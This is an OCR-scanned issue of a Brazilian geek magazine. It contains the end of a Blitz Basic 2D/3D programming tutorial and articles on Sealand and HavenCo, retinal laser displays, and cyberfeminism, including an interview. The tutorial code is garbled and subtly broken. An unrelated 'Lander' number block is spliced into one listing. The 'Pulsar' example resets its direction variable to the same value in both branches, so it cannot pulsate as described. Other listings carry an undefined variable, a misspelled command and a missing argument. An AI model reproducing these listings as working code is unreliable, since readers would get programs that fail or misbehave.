A animação por refresh de interface permite que escrevamos diretamente no buffer de tempo real do vídeo; este recurso é utilizado porque o monitor sofre automaticamente um refresh de n vezes por segundo. Se uma imagem do jogo é desenhada durante um dos refreshs, ela parecerá "sacudida". Para evitar isso, o BB dispõe de um comando chamado VWait, que faz com que o programa espere o refresh completo do vídeo antes de fazer qualquer desenho. Veja o fragmento de programa:

```
While Not KeyHit(1) ; aguarda que o usuário aperte a tecla ESC
VWait ; diz ao BB para esperar o refresh da tela
Cls ; apaga a tela
DrawImage(Nave,iNaveX%,iNaveY%)
; desenha a nave nas coordenadas iNaveX%,iNaveY%, da tela
Wend ; fim do laço
```

Os comentários já contêm a interpretação do código. O BB só irá desenhar a nave após o refresh da tela. Explicaremos.

#### b) A animação por Flip de página


Este é um recurso básico na construção de jogos modernos. Ele evita que as imagens do jogo não tremulem ou vibrem quando desenhadas. O conceito básico nesta técnica de animação é dispor de uma área de memória adicional para o BB, que se comporte como a memória primária de vídeo da sua máquina (o buffer de vídeo). Este "back buffer" é simplesmente um formato duplicata

da memória de vídeo. O buffer físico de vídeo é, neste contexto, chamado de "front buffer". A ideia por trás disso é que enquanto o front buffer está acessível ao jogador, o programa trabalha de modo oculto, desenhando no back buffer e não, diretamente na tela. O jogador não percebe o processo de montagem da imagem até que a mesma termine. No término, você simplesmente faz uma troca (flip) entre as páginas (buffers). Isso diz ao BB para carregar a imagem pronta para a tela, o que ocorre instantaneamente, de forma que o jogador não perceba. São três as funções necessárias para implementar este recurso: SetBuffer, BackBuffer e Flip. O comando Flip (troca) diz ao BB o momento exato para a troca de páginas (buffers).

Exemplo de fragmento de código:

```
Const iLarguraTela% = 640
Const iAlturaTela% = 480
Graphics iLarguraTela%, iAlturaTela% ; define o tamanho da tela
SetBuffer BackBuffer() ; diz ao BB que será utilizada animação por troca de página (buffer)
While Not KeyHit(1) ; inicia um loop até que o jogador aperte a tecla ESC
CheckKeys() ; testa se alguma tecla foi apertada
Cls
DrawImage(Nave,iNaveX%,iNaveY%)
; desenha a imagem da nave nas coordenadas iNaveX%,iNaveY% do BackBuffer
Flip ; faz a troca do BackBuffer para a tela, ou seja, desenha de fato
Wend
End ; devolve o controle para o Windows
```

Com isso, terminamos esta breve introdução ao Blitz Basic 2D. Vamos agora para o mundo tridimensional: Blitz Basic 3D.



## BLITZ BASIC 3D

Assim como no BB 2D, o BB 3D possui muitos recursos predefinidos para criação de ambientes 3D. No BB 3D, temos um ponto de vista bem diferente em relação ao BB 2D. O programador deve se comportar como o "diretor de um espetáculo", definindo os "atores" e controlando os eventos. Há muitos comandos orientados a objetos. Não vamos repetir a seqüência de comandos-padrão do Basic, mas faremos um tour por alguns programas pequenos que captam os conceitos básicos:

### a) Um programa elementar

No BB 3D, elementos para desenho e animação tridimensionais são invocados como objetos. O usuário não precisa, pelo menos em relação às formas elementares, se preocupar na criação ponto a ponto de uma forma. No exemplo abaixo, veremos uma rotina que cria um cubo numa posição do espaço 3D e o gira.

`Graphics3D 640,480` ; o equivalente do BB 3D que inicia o ambiente gráfico

`SetBuffer BackBuffer` ; diz ao BB que utilizaremos um banco de memória duplo

`camera = CreateCamera ( )` ; cria uma "câmera"

`CameraViewport camera, 0,0, 640,480` ; faz com que a câmera cubra todo o evento

`Global cubo = CreateCube ( )` ; cria o objeto cubo para que o mesmo seja apresentado na tela

`MoveEntity cubo,0,0,5` ; move o objeto cubo para que o mesmo seja visível na direção (0,0,5) com esta magnitude

`While Not KeyHit(1)` ; executa o loop até que a tecla ESC seja pressionada

`TurnEntity cubo,1,1,1` ; muda a orientação do objeto

`Update World` ; atualiza os eventos

`RenderWorld` ; atualiza a renderização

`Flip` ; faz que a computação realizada no Buck Buffer seja carregada na tela

`Wend`

`End`

### Interpretação:

- O comando `Graphics3D 640,480` faz a inicialização do ambiente gráfico, definindo as dimensões da tela a ser usada.

- Apesar de termos apresentado o recurso sobre o buffer duplo, ele não foi utilizado; no BB 3D, o mesmo é fundamental logo de início, pois o programa acima, sem o `BackBuffer`, ficaria com a animação "morta", ou seja, o BB teria que fazer os cálculos e apresentar a animação na mesma região da memória, o que implicaria uma perda de performance muito grande. Retire os comandos `SetBuffer`, `BackBuffer` e `Flip` do programa para ver o que acontece!


- O `camera = CreateCamera ( )` é outro recurso básico do BB 3D. Pense que você é o diretor do espetáculo; sendo assim, você precisa de uma câmera que cubra o show. É o que este comando realiza, junto com o comando `Camera Viewport 0,0, 640,480`, que posiciona a câmera no plano bidimensional e define a região que será captada pela mesma.

- `MoveEntity` é o comando que move um objeto em relação à sua posição e orientação atuais; os parâmetros do comando correspondem à direção à qual o objeto será movido e também indicam a magnitude do movimento.

- `TurnEntity` gira um objeto em relação à orientação corrente; os parâmetros que este comando exige são, na verdade, ângulos que definem uma nova orientação. A sintaxe formal é: `TurnEntity objeto,pitch,yaw,roll`

- `UpdateWorld`, como o próprio nome dá a entender, diz ao BB para atualizar constantemente o ambiente, checando todos os eventos em execução.

- `RenderWorld`: neste comando, temos a



renderização do ambiente. Renderizar significa, no caso dinâmico, tomar toda uma seqüência de frames e seqüencializá-la, criando, desta forma, a ilusão de que há movimento, e no caso estático temos a construção em repouso de uma forma. Este é um recurso básico de animação. Como referência, é o análogo computacional da animação usada nos desenhos feitos à mão.

• Flip: como já vimos, com este comando carregamos na tela o trabalho realizado no buffer auxiliar.

Com este exemplo, o leitor já pode testar o BB 3D. Mude os parâmetros para ver os efeitos. Por exemplo, faça CameraViewport camera,0,0,440,280 e veja o que acontece.

Vamos ao próximo exemplo:

### b) Mais uma seqüência 3D

Graphics3D 640,480

SetBuffer BackBuffer ( )

Camera = CreateCamera ( ) ; cria uma câmera

CameraViewport camera,0,0,640,480 ; posiciona a câmera e define a área que será visualizada

Global cilindro = CreateCylinder(6) ; cria o objeto cilindro

MoveEntity cilindro,-6,0,8 ; move o objeto cilindro na direção fixada (-6,0,8), com as magnitudes especificadas

Global cubo = CreateCube( ) ; cria o objeto cubo

MoveEntity cubo,-2,0,8 ; move o objeto cubo na direção fixada(-2,0,8), com as magnitudes especificadas

Global cone = CreateCone(6) ; cria o objeto cone

MoveEntity cone,6,0,8 ; move o objeto cone na direção fixada (6,0,8), com as magnitudes especificadas

Global esfera = CreateSphere(6) ; cria o objeto esfera

MoveEntity esfera,2,0,8 ; move o objeto esfera na direção fixada (2,0,8), com as magnitudes especificadas

While Not KeyHit(1)

TurnEntity cubo,1,1,1 ;

TurnEntity cone,0,0,1 ; realiza rotação dos objetos com os ângulos especificados

TurnEntity cilindro1,1,0,1

TurnEntity esfera,1,1,1

UpdateWorld

RenderWorld

Flip

Wend

End

### Interpretação:

• Como no exemplo anterior objetos são criados (esfera, cubo, cone e cilindro), temos desta vez um parâmetro explícito no comando Create. Estes parâmetros definem o número de elementos (segmentos) utilizado na construção do objeto, exceto para o objeto cubo. Neste caso, o parâmetro define um link com um objeto "pai", de tal forma que quando o objeto "pai" for movido, o objeto "filho" também o será; não foi necessário utilizá-lo neste exemplo.

• O comando MoveEntity movimenta os objetos na tela. Ao testar o programa, o leitor verificará que os objetos parecerão alinhados.

• Novamente o comando TurnEntity gira os objetos utilizando os ângulos especificados.

Até agora vimos duas animações, mas os movimentos apresentados são apenas rotações. Vamos partir para um movimento um pouco diferente:

### c) "Pulsar"

Graphics3D 640,480

```
Foot1 -1497
Foot2 -1543
Foot3 -1517
Landed 0
Lander 4569
```



```
SetBuffer BackBuffer ( )
```

```
camera = CreateCamera()  
CameraViewport camera,0,0,640,480
```

```
Global esfera = CreateSphere(6)
```

```
z = 1 ; variável de controle
```

```
While Not KeyHit(1)
```

```
If EntityZ(esfera) > 100 ; testa a coordenada z corrente do  
objeto esfera e a redefina
```

```
z = 1
```

```
EndIf
```

```
If EntityZ(esfera) < 1 ; testa a coordenada z corrente do objeto  
esfera e a redefina
```

```
z = 1
```

```
EndIf
```

```
MoveEntity esfera,0,0,z
```

```
Flip
```

```
Wend
```


```
End
```

### Interpretação:

• O comando MoveEntity é algo dinâmico. Se os dois comandos condicionais (If...Then ...) não fossem colocados, teríamos um movimento na direção Z contínuo (o comando MoveEntity está dentro do loop) e o objeto esfera deixaria rapidamente de ser visível; com os comandos condicionais impedimos isto, através da verificação da coordenada z pelo comando EntityZ (esfera), fazendo com que a esfera se afaste e se aproxime do nosso campo de visão rapidamente, de forma repetitiva (redefinindo-a com a variável z), gerando um efeito "pulsar".

Para terminar este pequeno touch no BB 3D, veremos como direcionar uma fonte luminosa num ambiente:

```
Graphics3D 640,480
```



```
SetBuffer BackBuffer ( )
```

```
luz = CreateLight(1) ; cria o objeto luz
```

```
LightColor luz,0,255,0 ; define a luz como sendo verde
```

```
camera = CreateCamera( )
```

```
CameraViewport,0,0,640,480
```

```
Global esfera1 = CreateSphere(6) ; cria as esferas
```

```
Global esfera2 = CreateSphere(6)
```

```
MoveEntity esfera1,-7,0,10
```

```
MoveEntity esfera2,7,0,10
```

```
While Not KeyHit(1)
```

```
TurnEntity luz,0,-1,0 ; fazemos a fonte de luz movimentar-se da  
direita para a esquerda
```

```
UpdateWorld
```

```
RenderWorld
```

```
Flip
```

```
Wend
```

```
End
```

### Interpretação:

• Neste exemplo, teremos duas esferas alinhadas paradas com uma fonte luminosa verde incidindo sobre os objetos e movendo-se da direita para esquerda. O efeito será análogo ao da luz do sol incidindo numa face da Terra ao longo do dia.

### Running Blitz Basic 2D e 3D

#### O sistema DirectX

Incluimos esta seção porque, para que o leitor instale o BB, é necessário instalar o DirectX da Microsoft. O que é o DirectX? O DirectX é um conjunto de bibliotecas de desenvolvimento para jogos de alta performance no ambiente Windows. O sistema foi criado para que o projetista de jogos não precisasse escrever código de baixo nível para acessar o hardware do micro; o







# GEEK TIMES



Digerati Comunicação & Tecnologia

Ano I - Número 4

CIRCULA EM TODO O BRASIL



**Manual exclusivo para você dominar essa incrível linguagem de programação de jogos 2D e 3D, bem como seu software**

# Blitz Basic


**S**e você achava que o Vale do Silício era o paraíso geek, está totalmente por fora. Ultimamente, as cidades de São Francisco e São José estão mais para cemitérios de start ups do que outra coisa. A nação que está mexendo com a cabeça dos hackers e afins é o pequenino Principado de Sealand.

Calma, não adianta buscar nos seus Atlas do tempo da escola que não vai encontrar. Nem pense que este é mais um daqueles bobinhos países virtuais criados por adolescentes metidos a diplomatas. O Sealand existe realmente, mas é um país um tanto inusitado.

### De onde veio?

Durante a II Guerra Mundial, o Reino Unido criou diversas fortalezas marítimas nas suas costas para proteger o litoral de uma possível invasão nazista. Com o fim da guerra, estas fortalezas foram abandonadas e, com a mudança na legislação de águas territoriais, a fortaleza de Roughs Tower acabou ficando em águas internacionais, sem dono, até que um sujeito chamado Paddy Roy Bates teve a sensacional idéia de ocupar a ilha – isso em 1967.

Após um ano de “ocupação”, ele se autoproclamou Príncipe e declarou a independência de Sealand. E não é somente uma loucura de sua parte (quer dizer...), pois tribunais ingleses já chegaram à conclusão de que o governo britânico não tem jurisdição sobre Sealand. Um exemplo prático da autonomia da nação aconteceu em 1974, quando houve um “golpe de Estado” no país (na verdade, mafiosos alemães tentaram tomar a fortaleza, mas foram der-




Imagens: Divulgação

rotados e presos pelo Príncipe Roy) e a Alemanha enviou um diplomata para negociar a deportação dos bandidos de lá.

Bom, mas o que isto tudo tem a ver com a Internet? Por que chamá-lo de “nação geek”? É que Sealand só encontrou sua verdadeira vocação como país no final dos anos 90, quando a empresa de informática HavenCo instalou-se no local e criou o mais seguro repositório de dados do mundo.

Desta forma, Sealand e a HavenCo criaram o primeiro e verdadeiro mercado livre do mundo. A proposta é criar um local livre de interferências governamentais, judiciais e outros problemas que existem. Por exemplo, um dos primeiros clientes da empresa é o Governo do Tibet no Exílio. Pressionados pelos interesses chineses, muitos países e empresas, com medo de perder a amizade do governo chinês (e seu mercado de um bilhão de pessoas), impediram (ou dificultaram) a instalação do website dos tibetanos. Ou seja, se você quiser um local seguro, longe dos olhos de autoridades e concorrentes, para seus dados, parece que a HavenCo é a solução.

Como diz o lema de Sealand desde sua independência: *E Mare Libertas*, ou “Do Mar, a Liberdade”.



<http://www.havenco.com> ▼

<http://www.sealandgov.com> ▼

# Na RETINA

Quando a tela do computador é substituída pela própria anatomia dos seus olhos

por Alessio Fon Melozo  
alessio@digerati.com.br



Volte no tempo até as suas aulas de Ciências. Você se lembra da lição sobre a anatomia do olho? Se não se lembra, não tem problema. O conceito que precisamos aqui é bem fácil de entender.

O que você enxerga não é exatamente o mundo, mas sim, a luz que o mundo reflete e que vai bater na sua retina, uma espécie de “tela” que fica no fundo dos seus olhos. Lembrou? Então não vai ser difícil para você entender o conceito de Escaneamento Óptico, ou como é mundialmente conhecido, Optical Scanning.

Um dos aparelhos desenvolvidos pela **Microvision**

## Ficção científica

O processo de projeção de imagens na retina a partir de um laser foi criado há cerca de 10 anos pelo laboratório de interfaces humanas da Universidade de Washington. A tecnologia foi patenteada e hoje é praticamente exclusividade da companhia Microvision.

Os aparelhos desenvolvidos pela Microvision parecem saídos de um filme de ficção científica. O Nomad (veja na p. 16), por exemplo, emite um raio laser de apenas um pixel, que se movimentando na horizontal formando imagens em luz vermelha na retina. As imagens são enviadas para o cérebro junto com o cenário que é visualizado pelo usuário. O efeito é impressionante. Você enxerga tudo normalmente e as informações do Nomad aparecem no seu raio de visão como que por mágica.

As pesquisas da Microvision já conseguiram viabilizar a produção de aparelhos com lasers vermelho, verde e azul, o que tornaria possível reproduzir cores como as telas tradicionais, no padrão RGB. Mais

longe, eles esperam chegar à reprodução de imagens tridimensionais.

*"Se tudo der certo, seremos capazes de deixar a resolução tão limpa e as imagens vão parecer tão reais que você não conseguirá mais dizer o que é real e o que é criado pelo seu computador 'vestível'",* explica Lansing Evans, gerente de projeto do Nomad. Os protótipos e produtos comerciais da Microvision ainda estão longe dos usuários comuns, muito devido ao preço proibitivo

## Biometria

O Optical Scanning também pode ser usado como ferramenta para confirmação de identidades. Assim como as digitais e a íris, as retinas apresentam um padrão único de desenho. Aparelhos que escaneiam esse padrão e fazem comparações para certificação de identidade já são usados em alguns caixas eletrônicos do Japão e por alguns órgãos do governo americano. Apesar de não ser tão seguro, pois os padrões das veias na retina podem mudar com o passar do tempo, o método vem sendo bem aceito.


(entre US\$ 8 mil e US\$ 500 mil), mas os pesquisadores da companhia acreditam que dentro de três anos serão capazes de oferecer óculos de escaneamento óptico a preços razoáveis.

## Aplicações

A grande vantagem do escaneamento óptico com relação às telas LCD, concorrentes diretas na hora de equipar micros "vestíveis", é que ele não tapa a visão de quem usa. Por basear-se na emissão dirigida de raios independentes, os displays de optical scanning são transparentes. O sistema permite a um médico, por exemplo, operar um paciente com visão total do procedimento, enquanto recebe simultaneamente informações sobre seus sinais vitais, enviadas pelos aparelhos de monitoramento. Basta soltar a imaginação um bocado para perceber outras sensacionais aplicações para o sistema – inclusive para entretenimento.

O tratamento a deficientes visuais é outra área interessada no desenvolvimento do escaneamento de retinas. Com pequenas adaptações, seria possível enviar sinais de luz com propriedades especiais para estimular a retina adequadamente e, quem sabe, até devolver a visão a cegos.

Alguns equipamentos da Microvision destinam-se ao setor militar



# Hackers + Feminismo + Guerrilha =

Mulheres tomam conta da Web com táticas de guerrilha

por Renata Aquino  
renataaquino@hotmail.com

**A** Web é feminina. O substantivo é feminino. Muitas de suas características intrínsecas são femininas. Apesar disso, as mulheres desapareceram quase ou totalmente de alguns setores de tecnologia. Mas as garotas preparam uma pequena revolução. O ciberfeminismo é a tomada de poder das mulheres invisíveis. São hackers, programadoras, administra-

doras de sistemas, engenheiras de software, profissionais de robótica e muitas outras mulheres que querem o que, por direito, também é seu. As mulheres querem a Web.

O ciberfeminismo tem suas raízes no meio dos anos 80. Rachel, a andróide de "Blade Runner", pode ser considerada a primeira heroína do ciberfeminismo. Donna Haraway, em "Manifesto Ciborgue", detona a idéia tradicional do ciborgue. Haraway compara o ciborgue, sempre calado e submisso, com a mulher. Só que o ciborgue tem seu sexo disfarçado, é uma máquina, "assexuada". Mas o primeiro problema surgiu quando as garotas decidiram que não queriam ser apenas meros andróides.

*"Era o verão de 91 e éramos quatro garotas. Estávamos com calor, tudo estava muito chato e éramos muito pobres. Decidimos mudar o mundo da pornografia e fazer pornografia para garotas. Criamos algo usando computadores roubados chamados Beg, Bitch, Fallen e Snatch. Decidimos que era mais divertido brincar com computadores e passamos a nos chamar VNS Matrix".* O relato é de Francesca da Rimini que, junto com Josephine Starrs, Julianne Pierce e Virginia Barratt, formou um dos primeiros grupos de ciberfeministas. VNS Matrix é um trocadilho com Vênus Matrix e é o grupo de garotas mais ousadas entre as ciberfeministas.

Para as VNS, tecnologia só se faz com muito tesão. *"O clitôris tem que ser uma arma apontada em direção à Matrix"* é a primeira frase do manifesto das garotas. Além da política, da pornografia e da arte, o ciberfeminismo também representa uma vida mais fácil para as mulheres. Seguindo o exemplo da primeira hacker conhecida da História, Ada Byron Lovelace, as mulheres criaram projetos de tecnologia que





# CIBERFEMINISMO

servem para o público em geral e para educar outras mulheres. É o chamado tech-empowerment: educação, poder e respeito através da tecnologia.

## Como nascem as mulheres hackers

Ainda está longe o dia em que a proporção de mulheres hackers será a mesma que a de homens. Na cena hacker, ao contrário da piada que diz "o bom da Web é que ninguém sabe se você é um cachorro", a questão sexual é transparente e incomoda. As mulheres que querem ser respeitadas em IRCs (bate-papo) de hackers têm que agüentar muita piada e desprezo no início. Adquirir habilidade é essencial, e uma garota precisa ser infalível para ser respeitada como um homem hacker principiante.

Mas nem tudo são espinhos. As mulheres são muito mais cuidadas e peritas na área de segurança e estão sendo mais e mais procuradas neste setor de tecnologia. Lucent, Cisco e outras empresas já abriram cursos e oportunidades de emprego específicos para mulheres. Listas e fóruns começam a pipocar na Web para as garotas interessadas em uma lucrativa carreira como white-hat hacker, pró-segurança.

O espantoso é a demora desses acontecimentos. De acordo com números extra-oficiais, as mulheres são atualmente 54% dos internautas nos EUA. Ou seja, as mulheres são metade da Internet, mas sua participação na construção da infra-estrutura tecnológica é quase inexistente.

Algumas mulheres, para "chegar lá" no mundo da tecnologia, usam de chantagem sexual para adquirir conhecimento e poder. É comum presenciar garotas tentando "subir na vida", seduzindo homens hackers no IRC. O final desta história, no entanto, é

triste. Hackers experientes, bem-pagos e mais velhos não costumam ir ao IRC para aprender novos truques. As redes de relacionamento se tornam mais sofisticadas e, no topo da pirâmide, a hacker "desfrutável" tende a ser descartada. Sites como o Old Boys Network ensinam a mulheres de tecnologia códigos de conduta e truques mais úteis do que os aprendidos com script kiddies.

[www.obn.org/hackers/text.htm](http://www.obn.org/hackers/text.htm)





## Garotas do barulho

São muitas as opções e os projetos para mulheres em tecnologia. Fizemos uma lista histórica e geográfica dos assuntos de destaque para as garotas que querem mais.

### 1. Ada Byron Lovelace - *A Rainha das Máquinas*

Programadora e engenheira do primeiro "computador". Inglaterra, 1852.

[www.well.com/user/adatoole](http://www.well.com/user/adatoole)

### 2. VNS Matrix - *Francesca da Rimini, Josephine Starrs, Julianne Pierce, Virginia Barratt*

<http://sysx.org/vns/ang.html>

### 3. Donna Haraway - *Manifesto Ciborgue*

[www.stanford.edu/dept/HPS/Haraway/CyborgManifesto.html](http://www.stanford.edu/dept/HPS/Haraway/CyborgManifesto.html)

### 4. Old Boys Network - *Women Hackers*

[www.obn.org/hackers/text.htm](http://www.obn.org/hackers/text.htm)

### 5. Guia Pamela Gilbert para fotos nuas na Web

[www.echonyc.com/~women/Issue17/art-gilbert.html](http://www.echonyc.com/~women/Issue17/art-gilbert.html)

### 6. "Producción de tecnocultura de género, mujeres y capitalismo mundial integrado"

[www.isis.cl/mujereshoy/cominf/docu1.htm](http://www.isis.cl/mujereshoy/cominf/docu1.htm)

## Fotos nuas na Internet

Ser uma hacker, no entanto, não é o desejo de toda mulher. Muitas só queriam entender direito o que significa afinal POP3, SMTP, DNS, IPConfig, 802.11b, Ethernet, Firewall e dezenas de siglas e nomes da tecnologia. Para essas mulheres, o que fazer então quando o spam passa a entupir a caixa postal? O que fazer quando o ex-namorado insiste em mandar um vírus obscuro de represália? E, mais comum e pior, o que fazer quando suas fotos nuas vão parar na Internet? Pamela Gilbert teve que sobreviver a isso. E não só conseguiu se defender do título de mercadoria mais quente do alt.sex como conseguiu o ex-namorado na própria Usenet.

Gilbert era, na época, professora universitária de literatura e não tinha nenhum contato com a Internet a não ser o uso de e-mail. Foi através de uma amiga do ex-namorado que ficou sabendo que suas fotos nuas viraram mercadoria na Usenet. A primeira reação foi pavor. Pamela queria se esconder do mundo. Mas esfriou a cabeça e traçou um plano de arrear a

coluna de qualquer machão na Web. Os postulados Pamela Gilbert para fotos nuas na Web:

1. Não se deixe abater. Parar de trabalhar ou se esconder do mundo só vão fazer feliz o ex-namorado desonesto.
2. Dente por dente. Documente todos os passos do ex-amante despeitado. Não adianta tentar reaver as fotos, mas mostrar a um juiz os e-mails da dor-de-cotovelo pode render uma bela indenização.
3. Evite violência. Se o moçoilo não se contenta apenas em lhe desmoralizar, mas também toma providências como terrorismo tecnológico ou físico, bote a polícia atrás dele. Uma ordem de restrição conseguiu que o ex-namorado de Pamela não chegasse mais perto dela e ainda ficasse desmoralizado.
4. Não espere ajuda dos amigos do ex-namorado. Infelizmente, a irmandade do machismo é grande. E a ignorância e o desprezo da importância de trocas de e-mail ajudam. Uma associação feminista é a melhor alternativa para buscar ajuda.



*"Na cena hacker, ao contrário da piada que diz 'o bom da Web é que ninguém sabe se você é um cachorro', a questão sexual é transparente e incomoda"*





# Na “TERRA BRASILIIS”

Sim, nós temos uma ciberfeminista em terras nacionais – mas ela é importada do México

**O** ciberfeminismo no Brasil é virtualmente inexistente. O primeiro trabalho a falar de ciberfeministas brasileiras está em produção atualmente por uma mexicana doutoranda da UFRJ (Universidade Federal do Rio de Janeiro).

Amália Eugênia Fischer Pfaeffle é doutora em comunicação e professora universitária. Defendeu e divulgou sua tese sobre ciberfeminismo em revistas e diversas conferências. O trabalho, chamado “Producción de tecnocultura de género, mujeres y capitalismo mundial integrado” já tem versões em português (<http://www.isis.cl/mujereshoy/cominf/docu1.htm>).

**Geek: Por que um trabalho sobre ciberfeminismo?**

**Amália Eugênia:** Decidi fazer um trabalho sobre ciberfeminismo por vários motivos: primeiro, porque é importante que as mulheres se apropriem da tecnologia; em segundo lugar, porque na Internet se reproduzem as mesmas ramificações que na sociedade. Mesmo que a maneira como as mensagens são trocadas na Web não passe por um centro, uma censura, etc., alguns conteúdos são patriarcais, racistas, lesbo e homofóbicos, e reproduzem de certo modo a sociedade patriarcal. É importante que as mulheres destruam também na rede essa sociedade. O patriarcado se reproduz em todos os níveis.

**Geek: Do que se trata o seu trabalho e como tem sido recebido?**

**Amália Eugênia:** Meu trabalho é uma análise sobre o Capitalismo Mundial Integrado, as lutas e resistências dos movimentos sociais no contexto da globalização e a Tecnocultura de Gênero. Como se produz o relacionamento entre tudo isso e em que nível de complexidade. Tem sido bem recebido por mulheres interessadas na problemática.

**Geek: Você considera que a mulher ganhará mais espaço no mundo tecnológico?**

**Amália Eugênia:** Pergunta difícil de responder. Acho que existe muita ciberliteratura feminista na Internet, mas em inglês e um pouco em espanhol. Acho que cada vez mais as feministas estão preocupadas com o ciberfeminismo. Você encontra desde meninas que respondem agressivamente e na mesma linha que os homens até outras que fazem análises mais filosoficamente complexas.

Mas sim, acho que as mulheres vão ganhar mais espaço no mundo tecnológico. Temos apenas que tomar cuidado para não perdermos nossos direitos a qualquer momento. Governos autoritários são a pior hipótese e fazer isso acontecer.

**Geek: Qual a sua definição didática de ciberfeminismo?**

**Amália Eugênia:** Por um lado, é análise e prática do feminismo na Internet e uma luta das feministas por desconstruir o imaginário patriarcal na Internet. É uma proposta teórica sobre o feminismo e a tecnologia cibernética, assim como uma crítica ao patriarcado e ao capitalismo. Por outro lado, trata-se de fazer com que as mulheres tenham acesso à tecnologia e saibam como usá-la.



Imagens: Reprodução





# O verdadeiro



**A**lém do controverso programa de televisão, há um outro Big Brother que trata dos limites entre o público e o privado, e nesse até cachorro ganha. O Big Brother Awards existe desde 91\* e premia empresas e símbolos que se destacam por desrespeitar a privacidade alheia. O FBI, a Microsoft e a Intel são alguns dos frequentadores de carteirinha da competição e disputam o prêmio acirradamente.

